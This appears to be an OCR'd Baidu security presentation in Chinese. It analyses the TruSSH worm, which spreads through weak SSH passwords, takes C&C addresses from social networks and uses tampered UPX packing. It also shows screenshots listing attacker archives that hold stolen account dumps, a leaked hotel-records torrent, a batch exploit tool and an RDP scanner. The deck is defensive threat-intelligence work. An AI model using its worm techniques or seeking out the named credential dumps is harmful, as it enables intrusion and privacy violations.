
评论关闭

最近百度X-Team捕获到一个利用SSH弱口令漏洞构建僵尸网络的蠕虫，该蠕虫具有自动扫描、自动传播、并依托公共社交网络服务作为获取Command and Control(后文简称C&C)控制信息等特点；蠕虫作者为保证控制方式的独享性，上线地址的变化性以及隐蔽性做了大量工作，C&C上线地址能够做到每天一换。根据其上线特点，我们将此蠕虫命名为：TruSSH Worm。目前此蠕虫已经在全世界范围内大规模传播。鉴于此蠕虫的编写和控制方式有些特殊，特拿出来和大家分享。

1.蠕虫主体特征

所有的蠕虫主体执行文件均通过upx壳进行压缩，但通过破坏upx header等方式防止upx –d的自动化脱壳，这在linux类的恶意样本中并不多见。

样本捕获（Cont.）


3.88.rar () - WinRAR (非商业个人版)
文件(F) 命令(C) 工具(S) 收藏夹(O) 选项(N) 帮助(H)
添加
解压到
测试
查看
删除
查找
向导
信息
扫描病毒
注释
保护
自解压格式

3.88.rar()\3.88 - RAR 压缩文件, 解包大小为 67,761,291 字节


名称	大小	压缩后大小	类型	修改时间
小高教学网彩虹云任务7.0破解版源码.rar	2,473,922	2,398,31		
墨客vip2015修复win7黑屏+分组+服务名称=已发布X4（去验证版）.zip	11,078,207	10,810,88		
批量写入与改名.exe	173,056	91,99		
防ping端口检测.exe	217,088	57,44		
查找终端工具.exe	268,800	260,80		
苏宁成功帐号.txt	558	39		
绝版资源集大全 不断添加中.txt	76,976	35,28		
hplayer1.3.exe	1,855,488	1,835,95		
360帐号.txt	1,522	44		
360 到6000.txt	66,794	25,15		
360 到4000.txt	68,890	28,17		
360 1-2000.txt	69,011	28,05		
100 qq skykankan .txt	1,396	41		
红券汇总1379432310478.txt	5,659	1,34		
有红卷的国美账号.txt	15,480	2,52		
55555.txt	3,209	88		
2222222222222.txt	13,509	3,06		
统一T血.txt	1,721	91		
淘宝帐号.txt	3,153	1,29		
易信.txt	1,549	72		
新浪老46个号.txt	4,293	1,96		
新浪买的100帐号.txt	3,227	1,71		
支付宝帐号,手机绑定.doc	69,632	11,373	DOC 文件	2016/3/8 12:3
小米帐号.txt	9,549	2,625	TXT 文件	2016/3/8 12:3
Qq申请,wibo.txt	1,688	922	TXT 文件	2016/3/8 12:3
Qq大全.txt	2,597	727	TXT 文件	2016/3/8 12:3
黄侃简历 .doc	123,392	27,081	DOC 文件	2016/3/8 12:3
2000W开房数据压缩版700MB（csv格式）解压密码[stranger整理版lei...	16,972	16,483	TORRENT 文件	2016/3/8 12:2
路由器 理财 K码.txt	704	320	TXT 文件	2016/3/8 12:2
绝味.txt	10,721	4,294	TXT 文件	2016/3/8 12:2
糯米.xls	14,336	1,629	XLS 文件	2016/3/8 12:2
淘宝浏览器账号.txt	1,719	824	TXT 文件	2016/3/8 12:2
格瓦拉帐号.txt	3,608	812	TXT 文件	2016/3/8 12:2
小米帐号整理.txt	2,257	481	TXT 文件	2016/3/8 12:2
土方填土工程施工合同.docx	14,290	11,603	Office Open XML...	2016/3/8 12:2
叶问3.txt	88	66	TXT 文件	2016/3/8 12:2
丸子丸子.txt	8,746	3,917	TXT 文件	2016/3/8 12:2
上海补充.txt	368	166	TXT 文件	2016/3/8 12:2
上海移动.txt	1,996	463	TXT 文件	2016/3/8 12:2
一些活动.doc	131,072	28,892	DOC 文件	2016/3/8 12:2
3兔子.txt	448	262	TXT 文件	2016/3/8 12:2
31白.txt	539	258	TXT 文件	2016/3/8 12:2

9200%E6%BC%8F%E6%B4%9E%E6%89%B9%E9%87%8F%E6%BA%A2%E5%87%BA%E5%B7%A5%E5%85%B7.rar() - RAR 压缩文件, 解包大小为

名称	大小	压缩后大小	类型
..			文件夹
ips.txt	0	0	TXT 文件
入侵成功.txt	0	0	TXT 文件
使用方法.txt	124	124	TXT 文件
cmd.txt	147	98	TXT 文件
9200漏洞批量溢出工具.exe	2,646,016	1,666,798	应用程序

Baidu百度

样本采集（Cont.）



[redacted]

用户
登录

目录
首页
0 个子目录, 6 个文件, 5.57 MB

搜索
确定

选择
全选 反选 通配符
0 项已选定

操作
打包下载 文件列表

[redacted]

文件名.扩展名	大小(类型)	[redacted]	点击量
□ 3389.rar	95.84 K	[redacted]	128
□ 4g.zip	292.25	[redacted]	579
□ dn2.exe	245.46	[redacted]	158
□ SB360.exe	210.96	[redacted]	56
□ xf.zip	4.51 M	[redacted]	40
□ y.exe	249.98 KB	[redacted]	190

xf.zip() - WinRAR (非商业个人版)

文件(F) 命令(C) 工具(S) 收藏夹(O) 选项(N) 帮助(H)

添加 解压到 测试 查看 删除 查找 向导

xf.zip()\我的扫描器3389\我的扫描器3389 - ZIP 压缩文

名称
..
IP段
开始扫描.bat
ip.txt
相约在巴黎 Meeting in Paris整理程序.exe
s.dll

展望与未来

- 更多防御系统的联动
- 与业务更深层次的定制化
- 打通蜜罐产出结果
- 业务口令泄露的查询接口
- 改变战场

安全建设，情报先行

谢谢大家！

Baidu百度